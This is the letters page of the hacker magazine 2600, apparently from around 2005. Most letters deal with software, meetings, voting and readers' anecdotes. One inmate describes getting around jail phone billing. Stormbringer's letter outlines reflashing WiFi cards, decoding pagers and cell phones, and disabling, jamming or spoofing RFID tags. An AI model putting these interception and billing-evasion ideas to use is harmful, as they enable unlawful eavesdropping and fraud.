I bet I'm not the only grinning face grinning at the grinning face on the cover of 21:4. Very clever and as always another top notch issue.

xzanu

Dear *2600:*

Thanks for the numerous past articles regarding dumpster diving. I have been greatly rewarded with finding full or partial computer systems, less drive and memory however. I have found system boards (GigaPro +), Mobos, 3GB-60GB hard drives (some still under warranty), 128MB-256MB memory sticks, 52X-56X CD-ROMs, DVD(16x), and CD-RW drives with burning software. Finally, finding numerous OEM copies of Windows XP and other software titles was a feast.

Loyal reader,
Central Florida

Dear *2600:*

I am writing in response to "Ad-Ware: The Art of Removal" by Patrick Madigan in 21:4. I wholly condemn this article. There are mentions of at least ten pieces of third party software and not one of them is Mozilla Firefox. Folks, the "AOL era" is over. We no longer have to be slaves to proprietary software. We no longer have to be at the mercy of closed-source software, hoping that it will remain secure because attackers can't read the code. And we no longer have to suck down prescription software from companies like Microsoft.

No, that era has passed, because we now have viable alternatives. Mr. Madigan's article should be entirely unnecessary, or at the very least, relegated to a short one paragraph letter. We hackers, the target audience of *2600,* should most certainly know better. We are the ones who keep our immaculate PCs virus, ad-, and spy-ware free. We are the ones to whom our families and friends turn when they need technical help. And what kind of hackers are we who do not use the best products available, especially when they are free in every aspect?

Mr. Madigan's article is unnecessary because if he were to just mention a link to http://www.mozilla.org/firefox, all of these problems would not exist in the first place. True, there may be some existing junk that would need removal. But one who fails to prevent it in the first place is hardly a hacker. Ad-ware, spy-ware, and mal-ware exist because of products like Internet Explorer which presents an open invitation for such junk. This, friends, is common knowledge. Even the Department of Homeland Security, loathsome as they are, have conceded that Firefox is the more secure browser. I am becoming increasingly concerned at the number of sophomoric articles appearing in *2600*. As a lifetime subscriber I dread reading articles like that for the rest of my subscription.

Lastly, because I am not out to start an OS war, I'll only mention this once: Linux and *BSD have improved greatly over the years. Linux is now a completely free and relevant alternative to Windows. If you're the kind who complains about Windows yet does little to change your situation, maybe now is the time to look into it. And if you use a Mac, more power to you.

Brian Detweiler

Dear *2600:*

Thanks for printing "Complete Scumware Removal" in issue 22:1. The cleanup info was right on. However, it seems slightly delusionary to believe that one simple spyware protector like Spysweeper will protect you by being able to "notify you of *any* [my emphasis] changes" made to IE and startup files. I don't even think the maker of Spysweeper claims a 100 percent hit rate! I always run two spy-ware/ad-ware programs, a firewall, a rootkit detector, a virus program, and a firewall. I consistently catch different scum in each tool. Try it sometime. It will disgust you.

I read your magazine consistently and always learn at least one thing I can take with me.

TraktorGrl

Dear *2600:*

I am quite impressed with the new format. It's good to see the intriguing photo covers again. The article quality has improved and I really like the back cover picture (just as long as you keep the payphones around). So I just wanted to say thanks for a greatly improved read.

Brian Detweiler

Dear *2600*:

Both Cabal Agent #1 and Skillcraft have it wrong regarding the use of Linux by the federal government. In the Department of Defense, every Service has multiple "certified" applications of Linux-based systems in use. In a former assignment, I was responsible for developing multiple Linux-based systems that are currently deployed and in use worldwide, including in the hands of warfighters in Iraq and Afghanistan. All of these systems had to undergo a detailed and comprehensive accreditation and certification process before being fielded. They are safe, secure, reliable, and affordable (standard Linux attributes). There are many Linux systems in use in the government, period, including many that are currently under development.

By the way, I am amused at the constant babble in the letters section of *2600* regarding the ability to find the magazine on the shelves of the local bookstore. I travel the country and have no trouble getting my hands on *2600* anywhere, coast to coast. Of course, the fact that *2600* is a quarterly publication that may actually sell out and thus become "unavailable" doesn't ever seem to get discussed.

Keep up the "hooah!" (that is a good thing) work. *2600* is a credit to the hacker community.

MegaGeek

Dear *2600*:

On your website in the foreign payphone section, I am very shocked that you incorrectly put my country Taiwan as "Taiwan, province of China." I hope you would understand that such mistake hurts all Taiwanese. Taiwan is an independent country, not a province of any other country. Please correct that mistake immediately to show your respect for all Taiwanese. Otherwise we will take more actions to protest against such humiliation! Thank you!

Hsiao-Ling Liao
Taiwan

OK, let's all calm down here a moment. We're not in any way responsible for how your country (see, we used the word) is officially designated. That's the name according to the United Nations and subsequently the ISO 3166-1 standard. Those are the people to threaten.

Dear *2600*:

This month the hacker tabloid *Wired* contained a piece entitled "Splice It Yourself" written by Rob Carlson, a research scientist at U. Washington. The first sentence reads "the era of garage biology is upon us" and proceeds to discuss how you can do genetic engineering at home. The article fails to reference a much more erudite and thoughtful article in 20:4, "Hacking the Genome." Good to see *2600* ahead of the tabloids. Of course, *Wired* ran a piece in June 2002 entitled "Hacking the Genome" about some guy bioengineering a honeybee in his garage.

Dan

Dear *2600*:

Blasphemy! On the crossword puzzle in 22:1, Stallman is presumably the answer to 12 down with the hint "open source guru." Stallman is adamant about his use of words, especially noting the difference between free and open source software and their movements. The two are very different, suffice to say. One is about freedom and one is about technological superiority.

It's okay though. You are forgiven. Perfection is not for humans. I just thought you should know.

Emoticon

Then you won't mind us pointing out that it's technically not a crossword puzzle either.

Dear *2600*:

First of all, I just picked up my first issue of your magazine (21:4) and would like to say that you guys make an amazing magazine. I'm 14 and my older brother told me about you. Second, I was wondering if you knew of any cool things that I could do in MS-DOS. Third, I was reading the letter sent by Narcess and was laughing because I thought it was hilarious that that person thought he was seeing things... until I really took a look at the cover of 21:4. OMFG you guys are awesome cause I swear I looked at that cover 20 times and all I saw was a black grave. Then all of a sudden wtf there's pictures on the graves. I didn't notice those before but OK. And again WTF - there's a guy in a jump suit in the middle of the cemetery! But the biggest thing I found was when I thought there was sticky stuff on the cover of my magazine. So I took the glare of the ceiling light and tilted my magazine. It was a freaking face! For those who haven't found it it's big and in the top right hand corner on the cover. By the way who in the hell's face is that?

Now this letter is probably not in any way going to benefit your magazine or your readers who have probably already discovered this but the cover says "If you see something, say something" so here I am saying something. Also, I'm new and I was wondering what this was/meant: ➥ I see it all over your articles. Keep up the freaky covers.

Leprechaun

There isn't an operating system in existence that you can't do at least one cool thing in. Simply typing "MS-DOS hacking" in a search engine ought to keep you busy. If you don't recognize the face on the cover, you have nothing to worry about. And as for those little arrows, they exist to designate when a line of code or a URL is too long to fit on a single line of text. Without the arrow, one might be unsure whether or not a space or carriage return would separate the two lines.

Meeting Issues

Dear *2600*:

For some reason, I have been "uninvited" from my local *2600* group. This was rather surprising. I simply received an email asking that I no longer come to the meetings.

Your meeting guidelines say that "nobody is excluded." I have attended other *2600* meetings without problems, as well as other technical groups in the area. In fact, one IEEE group is even having me speak to them later this week.

Incidentally, the person who sent the email did not identify himself. It appears to have been sent from some anonymous account. Considering that my business cards were stolen the previous week, I really don't consider being "uninvited" to be any great loss.

Chris

And just why do you assume that this "uninvitation" carries any validity whatsoever? You correctly interpret our guidelines as meaning nobody can be kept away from the meetings so why not apply them to the situation and realize that this anonymous person has absolutely no authority to enforce such a thing? By setting yourself apart from the group in this way, you're doing exactly what this person wants.

Dear *2600:*

It's been awhile since I've seen any *2600* meetings in Louisville. I was interested in knowing if there were any objections to holding a meeting at a place of business. I'm the boss-man, so there isn't an authority issue. The idea would be to use the front conference room with its port put on the DMZ or Internet access. We also have a projector and enclosed courtyard for smoking. The environment would be ideal and can be closed off from the rest of the building (so having a bunch of hackers running around won't be a problem).

The only reason I think it might be an issue is that it is a private business office. I have no need for checking IDs, parking is free, etc. All would be welcome and I have a great deal of tolerance. As long as nobody lights up a big crack pipe there shouldn't be any problems. What are your thoughts?

James

We greatly appreciate the gesture. However, meetings traditionally take place in public spaces for a number of reasons, not the least of which is the fact that people tend to be shy and/or intimidated, both inside and outside the hacker community. We want them to be comfortable approaching us and that may mean observing us for a while before making contact. Being in a public area also eliminates scenarios like the one mentioned above where people could be "uninvited" by someone who imagines themselves in charge. In a public area, only law enforcement would be able to bar someone from attending. Finally, the meetings are actually more accurately described as gatherings with no real agenda, lots of separate conversations going on at once, and people with widely diverse interests whose paths may never actually intersect. Having net access actually is more of a hindrance than a benefit since this is the occasion where we encourage real life conversation and interaction. With that all said, your offer would be ideal for some sort of post meeting get-together where you would have more control over who shows up and how or if an agenda would be presented. We hope it works out.

Dear *2600:*

I love reading your mag and hope it has a long life. There is a *2600* group in my city but in my opinion it isn't run right. Is it possible for me to establish another *2600* here? I also came up with an acronym for the word Hacker that I want to introduce into the hacker community: Highly Advanced Computer Kids Entering Restricted Systems. Do you think this will send the wrong message?

Rashid

It will most definitely send the wrong message. But it's still clever. And the proper term is "backronym" (no kidding) since what you have is really the opposite of an acronym. As for starting another meeting, such a thing would simply lead to mayhem and all sorts of bad feelings. Since meetings aren't "run" by any one person or group, anyone is free to steer things in a different direction and hopefully make it all a little better. If, as you fear, the group isn't abiding by our guidelines or is otherwise not being representative of the spirit of the 2600 meetings, we'll find out about it and they will be delisted. It's happened before but not nearly as much as one might assume which, to us, is a testament to the dominant spirit that exists in the hacker community.

On April 1, 2005, we announced a new policy through our website proclaiming that a dress code would be enforced at future *2600* meetings:

"As many of you are already aware, we have been involved in a struggle to improve the image of hackers worldwide. For years, the mass media has portrayed us in a negative light and this perception has been passed on throughout our society. Hackers are seen as troublemakers and outsiders who exist to cause problems and create mayhem.

"We feel the implementation of a dress code at our monthly meetings will be a necessary first step in the rehabilitation of our image. There is a reason why such dress codes are a part of so many civilized events, as well as a required part of many jobs and even schools. It has to do with respect, something we could use a good dose of in the hacker community.

"We hold our meetings in public areas and we do this for a reason. We want people to be able to see us for who we are and to realize that we're not the threat that the mainstream media makes us out to be. But this attempt at conveying a positive image is very quickly defeated when people show up at meetings wearing scruffy attire, torn clothing, baggy pants, offensive t-shirts, or even shorts. While this kind of dress may suit some of us in the privacy of our own homes, we need to realize that when we are at meetings we are, in a sense, on public display. Therefore we owe it to each other to put our best foot forward and look presentable so that any new people coming by don't back away in horror.

"The plan that has gone into effect as of this meeting requires all attendees to wear standard formal attire. We're not asking people to go out and rent tuxedos or anything unreasonable. Rather, a simple suit and tie for male attendees will suffice. Female attendees should attend in a standard business suit. However, full length evening gowns are also appropriate. Dressing in this manner will convey the image that is necessary for us to be seen as rational, decent, and acceptable members of society. There simply is no reason to convey another image.

"While some will see this as an unreasonable restriction on their freedom of expression and individuality, we think that that is an irresponsible attitude for these times. Can we really put a price on the importance of maintaining a good image? Is the comfort of walking around in blue jeans and tank-tops really worth sabotaging our futures? The answer should be obvious.

"These are difficult times and we all must make sacrifices. We ask that all meeting attendees, in addition to adhering to the dress code, keep an eye on fellow attendees and let us know of any attempts to disrupt the meetings through noncompliance or otherwise mocking or ridiculing these guidelines. We thank you in advance for your vigilance."

***Dear* 2600:**

I don't own a suit or a tie, but I can borrow a full length evening gown. I won't shave my beard but in the name of good taste I will shave my legs.

Allan

Dear *2600:*

I am not attending any meetings until this has been revoked. You all sound like marketing hacks and can blow your dress code out your ass.

eyeconoclast

Dear *2600:*

Not what I expected, but it would have been boring otherwise. Should I get a haircut too?

ht

Dear *2600:*

Great joke guys. Wanted an excuse to bust out the suit.

Eric Blair

Dear *2600:*

I don't know what to say! On one hand you're right but on the other hand dead *wrong!*

Advent Systems

Dear *2600:*

Can we also implement cubical assignments? We need to show the world we are sophisticated and willing to commute to the old nine to five.

Don Johnson

Dear *2600:*

Just a Quick Note about the Formal Wear for the Meetings. My Opinion: What The Fuck? "We hold our meetings in public areas and we do this for a reason. We want people to be able to see us for who we are." That Last line just blows your argument out of the water. We as people should be presented in a neat and tidy image. But there's a difference between "neat and tidy" and "tight-arsed, urban professional." Why would any sane human wear a suit and tie to a casual social gathering? I don't know how people dress in America or if this affects me in Australia, but the fact is this is ridiculous! Somehow I don't see how wearing denim or a tank-top is going to sabotage our future! We, As Geeks, Hackers, Phreakers, Nerds shouldn't have to conform to these "standards" as we "hackers" are a minority upon the social groups. We are also individuals, and as individuals, I don't see why we are following the mainstream. Why can't we be ourselves? For those who wear Scruffy Clothing, Denim, Torn Clothes, Baggy Pants, etc., all of these are accepted almost universally in public in most cases as decent clothing. Whilst there may be the odd Offensive T-Shirt, this is not common in a public place. "Dressing in this manner will convey the image that is necessary for us to be seen as rational, decent, and acceptable members of society." Somehow, unless of course you are a radically conservative organization, I don't think that wearing say... Denim pants/shorts, a t-shirt, maybe a pair of converse sneakers makes us any less of an acceptable member of society than someone who dresses in a suit. By Instituting this Formal Attire, You will only be creating another burden upon the already busy lives of our society. Suggestion: Grow Up, Get Some Balls, Maybe a Brain or a Life to go with it.

James Turner

You get excused from the April 1 awareness due to being Australian. The capitalization authorities have been alerted however.

Conundrums

Dear *2600:*

Is someone out there clever enough to help me liberate my own car from the clutches of my parking garage's management system? My garage uses the dual access system with magnetic strip cards for those who pay daily and transponders for those who prepay monthly for 24/7 access. They have numerous split screen cameras on all floors. Nothing unusual at all about that management system. I prepay for the transponder monthly but, unfortunately, getting my car out now won't be quite as simple as just waving it and driving out under the swingarm. That will bring me a worldful of trouble that I would much rather avoid if I can.

Let me explain: I have two cars, A and B, one of which I want to keep protected from the vandals in my neighborhood by keeping it garaged most of the time. I prepay monthly and access the garage with the transponder (which is registered for use with either car). The way I've got it set up right now, whenever I want to drive Car B I simply drive Car A to the garage, move the transponder to B and drive out. When I'm done, I just return B to the garage with the transponder which I move to Car A and drive home. B is then left back where it belongs, away from harm.

I initiated my "system" originally by getting a ticket at the swingarm gate upon entering with Car A. I then took a bus home and drove back with Car B this time entering the garage via my shiny new transponder. To complete the circle, I just moved the transponder over to Car A and drove home, leaving Car B in the garage. That's how it all began. It still seems pretty rational: a month's payment for a month's parking. No problem, right?

Trouble is, my "system" provides constant garaging for a car. But it also leaves whichever car is garaged with no way out! For the one car to be removed the other has to be left behind because the garage's system keeps track of whether the transponder is "in" or "out." It only accepts "in followed by out," no "double outs" or "double ins" allowed.

So it seems I'm a victim of my own trickiness - because now my Car A is in the shop for several weeks and I'd like to use Car B in the meantime. It had never dawned on me that one day there'd be a problem getting both cars to be "out."

I think Car B is now "stranded" in the garage. If I try to take it "out" with my transponder, the garage system would crash and they'd say "Hey, pal. This transponder is on our records as presently "outside" the garage, so how'd you get this car in here?" (No explanation makes sense.) Or if I try to remove my Car B claiming a lost ticket and willing to pay cash for a whole day's rent, they'll say "Sir, how come our cameras don't show you getting a gate ticket with that car today?"

So it seems that either way, I'm stuck! The transponder says I'm "out" - and I can't get a daily ticket from the machine at the gate without driving a car in (can I?) to use for Car B.

If I have to explain my "system" to garage security, they'll either cite me for something like attempted theft of my own car or else they'll call for the men in white coats - and, right about now, I wouldn't blame them at all!

Anyhow, can some savvy *2600*'ers with knowledge of parking garage systems help me figure out a way to get my own car out of the garage using some creative combination of transponder, tickets, and/or social engineering? At this point I have just run completely out of ideas.

Thanks for anything and everything.

Tangled Web

We see no reason why this ever had to get so complicated. It doesn't sound like such an unusual set of circumstances where you couldn't have explained it to them from

the outset and probably worked out a reasonable method of doing this. Is there anything in your contract to suggest that you can't simply swap the transponder since both cars are registered to it? If they allow you to register it for use in either car, this situation must not be completely alien to them. If they're completely unreasonable they may force you to park your second car in the street when you come to pick up your garaged car. But since you only want to protect one of your cars, that shouldn't be a huge issue. Short of explaining the situation to them, perhaps walking in with your transponder in hand may be enough to register as an entry. If that doesn't work, attempting to leave when the transponder is still registered as "out" may cause some confusion but it also shouldn't be a huge issue since you're already paying for the parking. If you tried to enter with a car already "in," they may think you're trying to get two cars in for the price of one. But you're doing the opposite so it shouldn't cause too much trouble if they choose to pursue it. Your biggest problem lies in that ticket you bought initially. They may very well think a car has been parked there all this time if you never used it to leave. We suggest calling another garage and explaining your set of circumstances as a potential customer. Weigh the hassle they give you against the one you're currently embroiled in. We're curious as to which wins.

Dear *2600:*

Before I say anything else, I just wanted to say that I love your magazine and best of luck to you in the near future. I have recently been talking with my friends about stuff and one of them brought up the Knights of the Lambda Calculus. I asked him what the hell he was talking about and he said it was a secret hacker group that nobody knows anything about. So when I got home I did a quick google check on this group. What did I get? "A semi-mythical organization of wizardly LISP and Scheme hackers. The name refers to a mathematical formalism invented by Alonzo Church, with which LISP is intimately connected. There is no enrollment list and the criteria for induction are unclear, but one well-known LISPer has been known to give out buttons and, in general, the *members* know who they are..." I thought that was kind of odd. I looked at all the other results on google. I got the same definition on every hit! So it just got me wondering who the hell are these guys? Does anyone know about this mysterious group of hackers? If so, please tell me.

Himi Jendrix

Before this gets out of control, let it be said that Alonzo Church wasn't a church but a person. The sentence quoted above could read as linking LISP to a religious organization or possibly even a cult. And people who make such accusations usually disappear.

Suggestions

Dear *2600:*

I think we (or the majority of the normal *2600* readers) can agree that the cover of *Freedom Downtime* (with Kevin Mitnick in his cell with a "Free Kevin" sticker on the window) is an amazing image, captivating many parts of what this community is. It would be great if the *2600* store, or *somewhere,* would sell this online, if it isn't being sold already. I would certainly buy one, even two.

windwaker

Dear *2600:*

You guys are awesome. One thing I would like to see more of though is real world hacks for equipment and objects other then computers, i.e., soda machines, ATMs, phones, and the like. Thanks for the great mag and keep rockin' the boat.... It has to tip sometime!

CSIN

Serials 2005 Crew

This is what makes the hacker world so fascinating. It doesn't have to just be about computers or phones. In fact, it gets rather boring when that's all one focuses upon. Hacking is much bigger than one particular technology. It's a state of mind that can be applied to virtually anything. This is what the media and all the wannabes can never understand.

Dear *2600:*

The Homeland Gestapo has finally been revealed! Until the editorial "Stick Around" in 21:4, the Gestapo had not been identified in all the media as the Department of Homeland Security. From now on, let's call it what it really is: Homeland Security=Gestapo.

The editorial asks - no, demands - that we stick around and fight. Yes! But we must begin fighting now before the Gestapo gains too much of a foothold in American culture. Beginning today, in our conversations, in our letters, emails, on our websites, call it for what it is when we refer to it.

(Don't know who the Gestapo were? They were the Homeland Security of Nazi Germany who enforced the repressive, fascist policies of Adolph Hitler not only on Germans but on the people of all of the countries occupied by Nazi forces from 1933 until the end of World War II. They were also responsible for rounding up and exterminating radicals, socialists, communists, gays, Slavic and Jewish people, and the disabled. They exterminated more than six million members of the above groups from April 1937 to May 1945 in the gas chambers of their concentration camps throughout Central Europe.)

Joe37

There is nothing that will drive people from your side faster than this kind of a comparison. While you may be able to argue that the thinking behind both regimes is similar, to automatically equate what we have today with the most horrendous people we can think of will simply force most of us to dismiss your points and in so doing lose sight of the real problem. Instead, let people arrive at such conclusions on their own if that's where the facts lead. Imagine what today's technology would have been like in the hands of the Nazis. Look for the potential dangers and apply them to current trends. When you add all of it together, you won't need to shock people by conjuring up images of the past. The future will be terrifying enough.

Electronic Voting

Dear *2600:*

I'm responding to a letter on page 30 of 21:4 about electronic voting. I know that it's not a lot, but Dr. Douglas Jones, a professor at the University of Iowa, has done a lot of work on electronic voting, which can be found at http://www.cs.uiowa.edu/~jones/voting/

Semantic

Dear *2600:*

In 20:4 you replied to PurpleSquid's letter detailing

problems with computer voting with: "...Anyone, regardless of their political beliefs, stands to lose if there is insufficient security and accountability in this technology..."

While it's a nice sentiment, the ability of an outsider to hack a voting system pales in comparison with the ability of the people who design, build, own, and operate the system. Should such people be unscrupulous, the risk will be so much smaller and the benefits so much greater to them than to the rest of us.

Bor Onx

Dear *2600:*

I have picked up your fine magazine for years. I read the letters in 22:1 with interest as the little debates raged on about the really bad electronic voting boxes.

As usual, most people come at the issue with a party axe to grind. One writer blamed Bush. One defended Bush. Both major political parties are guilty of using the evil electronic voting boxes. The anti-Bush letter writer summed up the Republican Party crimes well enough. But lest he and others who root for the Democratic Party in the political football game be deceived, the Ds are also guilty in this problem.

Howard Dean's campaign was derailed by the Democratic National Party using electronic voting boxes. Kerry was boosted in key primary states. And the Ds also used the little boxes in Albuquerque, New Mexico to change reality. I could list pages of data here. But why? It has already been done by Bev Harris. She documents the crimes of all political sides at blackboxvoting.org. This is by far the best data with documentation on the subject. Anyone interested in reading real data should head to the Bev Harris site.

P.S. Best city name in America? For me it is Climax, Michigan.

Joe Domenici
Austin, Texas

Contribution

Dear *2600:*

Just wanted to let you know that for the past two years, I've been showing your *Freedom Downtime* movie to nearly all my students in school (age 14-19) with great results. The interest is huge and we have very interesting discussions afterwards. So this is my small contribution to keeping the hacker's good image, although I'm not a real pro in the field.

Keep up the good work!

mAcfreAk

This is an incredible accomplishment and proof that with a little determination, we can help to influence the world around us. This is truly what school should be all about. Thanks for your efforts.

Witnessed

Dear *2600:*

You're probably aware of this, but what the heck. Recently my husband and I were at the Museum of Science and Industry in Chicago. They have an exhibit about computing and the Internet called "NetWorld," where they demonstrate bits flying around, you can "digitize" your image, etc. I was interested to find that, on one of the informational boards, they define hackers as people who are interested in knowing how things work. They contrast neutral, curious "hackers" with malicious "crackers" who abuse technology and commit crimes. While the term "cracker" always, well, cracks me up - it just sounds so quaint with that backwoods ring to it - it's nice that such a seemingly conservative institution has an enlightened attitude towards hackers.

Also, the exhibit has a feature called a "Net Pass." You're supposed to get this pass from a terminal when you enter and you can use it to make the displays more interactive. I don't know exactly how this works because when we went in the terminal had an "out of order" sign on it saying that the system was down. My husband said, "Boy, this exhibit is really realistic!"

Keep up the good work!

Anarchivist

We're glad they understand the concept of hacking to a degree. But if all they're doing is renaming people who are curious about the wrong things, it's doing more harm than good. We have more than enough ways of labeling criminals without using something so vague and nonsensical as "cracker."

Dear *2600:*

Been a reader of the magazine for some time. Just had to write to tell you that I just got pulled over tonight. My license is suspended and I just got off of house arrest and am now on probation. I happened to have a copy of 21:3 in the glove compartment when the cop searched the car. As I stood in front of those wonderful blue flashing lights, he came back to me with the *2600* in his hand. I was thinking that I was about to get a hard time because I had a magazine that said "hacker" in the car along with three old computers in the trunk awaiting my repairs. As he stood in front of me flipping through the pages with this "I know what this is all about" look on his face I explained to him that I'm a network security/administration major. He then revealed that he used to be a network engineer but had to take up being a cop because of the pay (or lack thereof) in the state I'm in. Driving on suspension, on probation, and driving home at 1 am after picking up some software from a friend the cop let me go. Kind of nice knowing that that type of authority respects what we're all about. Just thought I'd share that. Keep up the great work.

MLG

We understand the relief you must have felt. But it sounds as if there was absolutely no cause to search your vehicle and even less to judge you on your reading material. Despite the fact that this turned out OK and that the cop appeared to be a decent person, this sort of thing is more than a little frightening.

Letters From Prison

Dear *2600:*

This letter is in response to SystemX's letter in 21:3. I am also incarcerated, albeit in a federal prison, so I may have some useful information for SystemX and others in the same unfortunate predicament.

I was in the Warsaw ("Northern Neck") County jail in Virginia. You are allowed to make three calls to a number and then a prepaid account must be established. Well, I was in transit and only in Warsaw for seven days. I made my three calls, which are free by the way, to my loved one. Then we thought that maybe I could call the second line of my loved one's house for free also. It worked! Six calls

times fifteen minutes was a whole hour and a half! This worked even though I had to enter my Warsaw jail-issued inmate number. I guess that they will let you call any number three times in the hope that you might have to set up a prepaid account with each number (mother, girlfriend, lawyer, friends, etc.).

So you can take advantage of this system by calling *any* number three times. Let's see: two house phones, work phone plus extensions, payphone outside of work, cell phone, friends' phones, etc.

Of course SystemX, I believe, must make collect calls, not three free calls to any number. Depending on the cost of calls made via a prepaid account, it may be cheaper to pay for the most basic service for a telephone line, accept all of the collect calls you can, and repeat. This isn't very nice or honest, but neither are the outrageous prices that inmates and their families pay to communicate by phone. Here, and in all federal prisons nationwide, *inmates prepay 23 cents per minute* for long distance in the U.S. The money comes right out of our accounts. If we call collect, the rate increases by four times! That's 92 cents per minute!

To SystemX and all of the rest of us who are down: I understand your plight and hope that you can find a way to stay in contact with your family and friends. Shout out to Stormbringer!

Tony Sparx

Speaking of whom....

Dear *2600:*

Stormbringer can open mouth and insert foot. Acidus' article in 20:1 was pretty close to output power on XM Satellite, which in 20:2 I said was incorrect. I read recently that XM Satellite puts out about 18kw worth of power into the antenna for an effective radiated power (ERP) of 10 megawatts or so. Sweet! I was wrong.

I have been locked up awhile so have not played with WiFi or read much about it. From previous experiences on hacking hardware, I know a lot of products can be hacked to do things the manufacturer never intended, including being on other frequencies.

As for WiFi cards, making your own channels above or below the standard ones would allow one to put up a fairly secured WLAN since script kiddies and most professional software probably won't be looking for these channels. This could be a big problem for someone who has a LAN with a rogue wireless hub on non-standard frequencies.

I'm assuming all of the frequency channelization is done on the ROM, controlled by firmware on the WiFi card. Pretty easy to pull the ROM and blow your own and put it back in the WiFi card, the very same thing you would do with an OKI 900 cell phone or Motorola radio to make it do special things. If the card is controlled by a software driver, it would be much easier to do.

Now I have seen some block diagrams (very basic) of a WiFi card and noticed it contains everything needed to decode just about anything you could throw at it, provided you can control the frequency and deal with the bits coming out of the I/Q decoder.

The I/Q decoder is much more versatile than the 2 or 4 level decoders I've mentioned in the past. The I/Q decoder is limited to what you program to decode, and the sampling of the DSP chips on board. Right now I'm aware of projects, including GNU radio, that use an I/Q decoder to do AM, FM, SSB, and some digital modulation schems such as WiFi and modes used on data over radio. Theoretically, one should be able to decode FLEX/Golay/POCSAG pagers, digital cell phones, HDTV, satellite radio, or satellite TV via an I/Q decoder.

In the 2.4ghz frequency range the WiFi card uses there are cordless phones, ham radio, and other things to potentially decode. Those would be the very basic things to try out if the ROM or driver can be hacked. I do not know how far out of spec the WiFi cards can go before performance rolls off. Down at 2.3ghz we have satellite radio: XM and Sirius. A really good antenna or LNA might have a WiFi card doing satellite radio if the performance does not degrade too far dropping that low in frequency.

If a WiFi card can in fact be controlled to camp out on frequencies you want, and the I/Q decoders can decode what you want via roll-your-own software, there are some tricks to get other frequencies of interest converted up to 2.4ghz where we can deal with them assuming the frequencies are below 2.4ghz. For those above 2.4ghz, we would have to down convert them. That would make GSM/PCS phones, satellite TV, satellite radio, pagers, ham radio, and spread spectrum signals all potentially decodable via WiFi card.

If the WiFi card can't be hacked, all is not lost. The I/Q decoder chips are available for pretty cheap, easily interfaceable to the computer. The I/Q decoder input would have to be put on a receiver, scanner, satellite radio, etc. device so you can tinker with the data being spit out.

Either way the wind blows, I'm willing to work with people on hardware issues and designing some circuits for use, which means I'll have to order some books.

In 21:4, jjr wrote in concerning more info needing to be written concerning RFID. I agree. RFID is trampling into a territory that most in the community have not explored: RF (Radio Frequencies). Some have dabbled in cellular technology, pagers, and WiFi, which are all RF-based. Learning the basics of RF is not hard. Many websites explaining radio theory will get one schooled in the foundations of RF.

RFID is pretty simple technology that is radio-based. At a simplistic level, RFID is just a very simple radio transmitter and receiver (transceiver) with a memory chip. When it receives a signal from a transmitter with proper query sequence, the RFID will spit back an ID code or other info with its transmitter. It has no internal power and thus must take a little bit of the querying transmitter power and convert it to usable power to transmit its information. This part is pretty much basic electronics.

RFID in a product is pretty easy to kill. Tossing it in the microwave should either kill the silicon chip by plasma arc or overwhelm the circuits and burn them out. Of course, there is a potential fire hazard. Static electricity is also another potential killer of RFID. As computer guys, we all know the potential problems with zapping our boxes. Those old static guns to remove static from records may generate enough to kill an RFID chip. Doubtful, but a cell phone up at full power with the tip of the antenna against the chip may kill it. A ham radio walkie talkie at full power may also kill it. A high powered ham transmitter will definitely do it, but not something you carry around. A stun gun will definitely do the job, as will taking a hammer to it.

Exploits? I'm not sure if RFID uses spread spectrum or not. If it does not, a DoS attack is very plausible. If memory serves, some of the frequencies I've seen are 13.56mhz, 403mhz, 915mhz, and the 2.4ghz band. The

latter would be interesting if WiFi cards could be tricked to operate on the same frequency as RFID. Then you'd be able to query RFID chips and spoof your own queries if you were close enough. Some of the ham radio transceivers can be easily modified to operate on frequencies outside of the ham radio bands. Of course, transmitting inside or outside of the ham radio frequencies without an FCC license is a federal offense.

There may be other frequencies in use by RFID. You can find these by surfing the manufacturers' websites. Out in the field tinkering, you'll need a decent frequency counter. OptoElectronics makes a handheld frequency counter (The Digital Scout) that should be fast enough to capture the frequencies in use by RFID. They make another version (The Scout) but I don't think it has a fast enough "lookup" time to accurately capture the frequency in use by RFID. Anyhow, simply holding the frequency counter next to an RFID scanner while it is scanning an item should give you the frequency of the device.

Digging around the cell, I found specs on the Em Electronics (www.emelectronics.co.uk) EM4223 RFID chip. It is in compliance with the ISO IEC 18000-6. It carries a 128 bit ROM user memory, operates in the 862-870mhz, 902-950mhz, and 2.45ghz bands, and has no apparent security. Of similar spec is the EM4222 which uses 64 bits of ROM. One version of it has an additional 1024 bits of read/write memory.

In the 13.56mhz frequency range, the EM4006 has 64 bits of ROM while the EM4035 and EM4135 have 64 bits of ROM, and have 3200 bits and 2304 bits of read/write memory respectively. Security is done via lock bits or mutual authentication.

Most of the Loompanics products appear to be a series of RFID chips in the 125khz range, with 48-128 bits of ROM and 256-2048 bits of read/write memory. Some of these follow ISO 11784 or 11785 standard, and use lock bits and password, password, or mutual authentication security. Some versions have no security at all in the read only versions.

Being that I'm in a prison cell, I'm taking a stab at the data encoding method over RF, and will say it is simply FSK (Frequency Shift Keying) to query and parrot back information. For costs and simplicity, I doubt they are using any more exotic modulation schems to transmit the data.

FSK is easily decoded on a scanner with slight modifications and an external interface which connects to the serial port to get the FSK data received to the computer. The Pd102.exe or Hamcomm interfaces available on the Internet are perfect for use in experimentation and easy to build. The cost is about $10 in Radio Shack parts.

Your receiver will have to cover the appropriate frequency ranges, although I prefer using commercial radio equipment by Motorola. The Motorola 800 Spectra and MaxTrac will cover the 800mhz frequency RFIDs without modification for transmit or receive. There is a pinout on the accessory jack in the back for transmit and receive data. For transmit, you'll have to build an appropriate interface to take data out of the computer and transmit it. Data received via these radios will work with the above mentioned interfaces.

The 900mhz Motorola Spectra and MaxTrac radios will receive frequencies 928mhz and above without modification. The Pd102.exe or 4 level decoders work very well for decoding pagers. Below 928mhz, these radios need modification to the VCO circuit to work. The modifications are available on www.batlabs.com. In the 902-925mhz band there are cordless phones, RFID, video links, wireless mics, and other FCC Part 15 devices, as well as ham radio communications.

Motorola does have some data modems that connect to the Spectra or MaxTrac radios that will do most FSK data modes and transmit and receive up to 19.2kbps. The RDM-600 will do many modes as far as encoding if you set up the programming software right.

Hopefully some of this information will be useful to someone. I'd like to correspond with some people "in the know," and newbies to radio tinkering as well. I do respond to all people.

Stormbringer
William K. Smith 44684-083
FCI Cumberland, Unit A-1
PO Box 1000
Cumberland, MD 21501-1000

Further Info

Dear *2600:*

